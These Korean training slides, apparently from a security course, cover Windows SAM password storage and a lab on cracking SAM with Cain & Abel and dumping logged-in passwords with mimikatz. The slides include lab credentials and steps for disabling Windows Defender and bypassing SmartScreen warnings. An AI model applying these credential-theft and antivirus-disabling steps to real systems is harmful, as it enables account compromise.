
### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 클라이언트 windows 도메인 등록 완료 확인

» 도메인 등록 완료 확인

# 제어판 → 시스템 → 컴퓨터 이름, 도메인 및 작업 그룹 설정 → 도메인 확인



### 3 계정 및 패스워드

#### • Security Account Manager (SAM)

- 윈도우에서 사용되는 사용자 패스워드를 저장하고 있는 데이터베이스
- 패스워드는 단 방향 암호화 방식인 해시 방식으로 암호화 되어 있음
- LM Hash 또는 NTLM hash 방식
- SAM 파일은 %SystemRoot%/system32/config/SAM 위치에 있음
  - type 명령어(파일 내용 보는 명령어)로 sam 파일 열람 시도 (액세스 불가)

```
C:\Windows\system32>cd config
```

```
C:\Windows\System32\config>dir sam
C 드라이브의 볼륨에는 이름이 없습니다.
볼륨 일련 번호: 6095-8BD7
```

```
C:\Windows\System32\config 디렉터리
```

2017-09-04 오전 06:37	65,536 SAM
1개 파일	65,536 바이트
0개 디렉터리	51,906,682,880 바이트 남음

```
C:\Windows\System32\config>type sam
다른 프로세스가 파일을 사용 중이기 때문에 프로세스가 액세스 할 수 없습니다.
```

### 3 <실습> 계정 및 패스워드

#### • Security Account Manager (SAM) 파일 크랙 및 패스워드 추출

##### - 실습 목표

» 윈도우 패스워드를 크랙하거나, 로그인 된 윈도우 사용자의 패스워드를 추출할 수 있습니다.

##### - 실습 환경

구성	ID/PW	IP
실습 서버(Windows Server)	Administrator / 1q2w3e4r% %	192.168.10.101
실습 서버 (Windows 7)	Win7/root123	192.168.10.102

##### - 실습 문제 구성

» 공격자들은 윈도우 시스템을 해킹한 후에 사용자 패스워드 정보가 포함된 SAM 파일을 크랙합니다. Cain & Abel과 같은 해킹 툴을 이용해서 SAM 파일을 크랙 해보고 현재 로그인한 윈도우 사용자의 패스워드를 mimikatz 해킹 툴을 이용해서 즉시 추출하시오.

### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙 및 패스워드
  - Cain & Abel 툴 이용
  - www.oxid.it/cain.html에서 파일을 다운로드 받음

[www.oxid.it/cain.html](http://www.oxid.it/cain.html)

The screenshot shows a web browser displaying the official download page for Cain & Abel. The page has a dark background with white text. At the top, there is a navigation bar with links for Home, Projects, Topics, Info, and Forum. Below the navigation bar, there is a large paragraph of text describing the tool's features, mentioning password recovery, network sniffing, and various attack methods. Another paragraph explains the tool's purpose and ethical use. A third paragraph highlights new features in the latest version, such as APR (Arp Poison Routing). At the bottom of the page, there are download links for different versions. The link for 'Download Cain & Abel v4.9.56 for Windows NT/2000/XP' is highlighted with a red box. Below the download links, there is a note about the included user manual and a link to view it online.

Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols. The program does not exploit any software vulnerabilities or bugs that could not be fixed with little effort. It covers some security aspects/weakness present in protocol's standards, authentication methods and caching mechanisms; its main purpose is the simplified recovery of passwords and credentials from various sources, however it also ships some "non standard" utilities for Microsoft Windows users.

Cain & Abel has been developed in the hope that it will be useful for network administrators, teachers, security consultants/professionals, forensic staff, security software vendors, professional penetration tester and everyone else that plans to use it for ethical reasons. The author will not help or support any illegal activity done with this program. Be warned that there is the possibility that you will cause damages and/or loss of data using this software and that in no events shall the author be liable for such damages or loss of data. Please carefully read the License Agreement included in the program before using it.

The latest version is faster and contains a lot of new features like APR (Arp Poison Routing) which enables sniffing on switched LANs and Man-in-the-Middle attacks. The sniffer in this version can also analyze encrypted protocols such as SSH-1 and HTTPS, and contains filters to capture credentials from a wide range of authentication mechanisms. The new version also ships routing protocols authentication monitors and routes extractors, dictionary and brute-force crackers for all common hashing algorithms and for several specific authentications, password/hash calculators, cryptanalysis attacks, password decoders and some not so common utilities related to network and system security.

[Download Cain & Abel v2.0 for Windows 9x](#) (discontinued and not supported anymore)  
MD5 - A14185FAFC1A0AA433752A75C088CE15D  
SHA1 - 8F31003BECC4D18803AF31575E8035B44FE37418


[Download Cain & Abel v4.9.56 for Windows NT/2000/XP](#)  
MD5 - EA2EF30C99ECECB1EDA9AA128631FF31  
SHA1 - 82407EAF6437D6956F63E85B28C0EC6CA58D298A

Cain & Abel User Manual is included in the installation package and also available on-line so you can view all the program's features without the need to install the program. The on-line version of the manual requires a JavaScript enabled browser.

[View Cain & Abel on-line User Manual](#)


### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
    - 다운로드 완료 후 실행 시 Windows Defender에서 탐지 할 경우 ‘설정’에서 해제함




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
- Cain & Abel 툴 이용
- 설정에서 실시간 보호를 테스트를 위해 잠시 끔




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
  - [참고] Windows 10에서는 Windows SmartScreen에서 위험 경고를 알려줌. 실행을 누름.




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
  - 설치 중간에 WinPcap 파일이 필요함. Install을 하여 설치함.
    - [참고] Windows 10에서는 4.1.3이 지원되지 않아 종료됨.




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
  - [참고] Windows 10에서는 win10pcap.org에서 다운로드.
    - Download 메뉴를 통해, 파일 다운로드 받음.

The screenshot shows the official website for Win10Pcap. At the top, there's a navigation bar with links for Overview, Download (which is highlighted with a red box), How to use, Source code, SDK, License, and Japanese. Below the navigation, there's a main heading "Win10Pcap" with a small image of a network card to its left. To the right of the heading, there's a brief description: "New WinPcap-based packet capture library for Windows 10, 8 and 7. Compatible with NDIS 6.x driver model. Supports IEEE802.1Q VLAN tags." and author information: "By Daiyuu Nobori, University of Tsukuba, Japan". The main content area features a sub-heading "Win10Pcap: WinPcap for Windows 10 (NDIS 6.x driver model)". Below this, there's a paragraph about the library being a new WinPcap-based Ethernet packet capture library, compatible with NDIS 6.x, and supporting IEEE802.1Q VLAN tags. It also mentions its binary compatibility with original WinPcap DLLs and its use with Wireshark. A note states that many parts of Win10Pcap were from WinPcap. At the bottom, there's a sidebar with links for Download, How to use, Source code, and SDK, and a large screenshot of the Wireshark interface displaying captured network traffic.


### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
  - [참고] Windows 10에서는 win10pcap.org에서 다운로드.
    - 설치 시 사용자 계정 컨트롤에서 softEther Corporation 게시자 확인



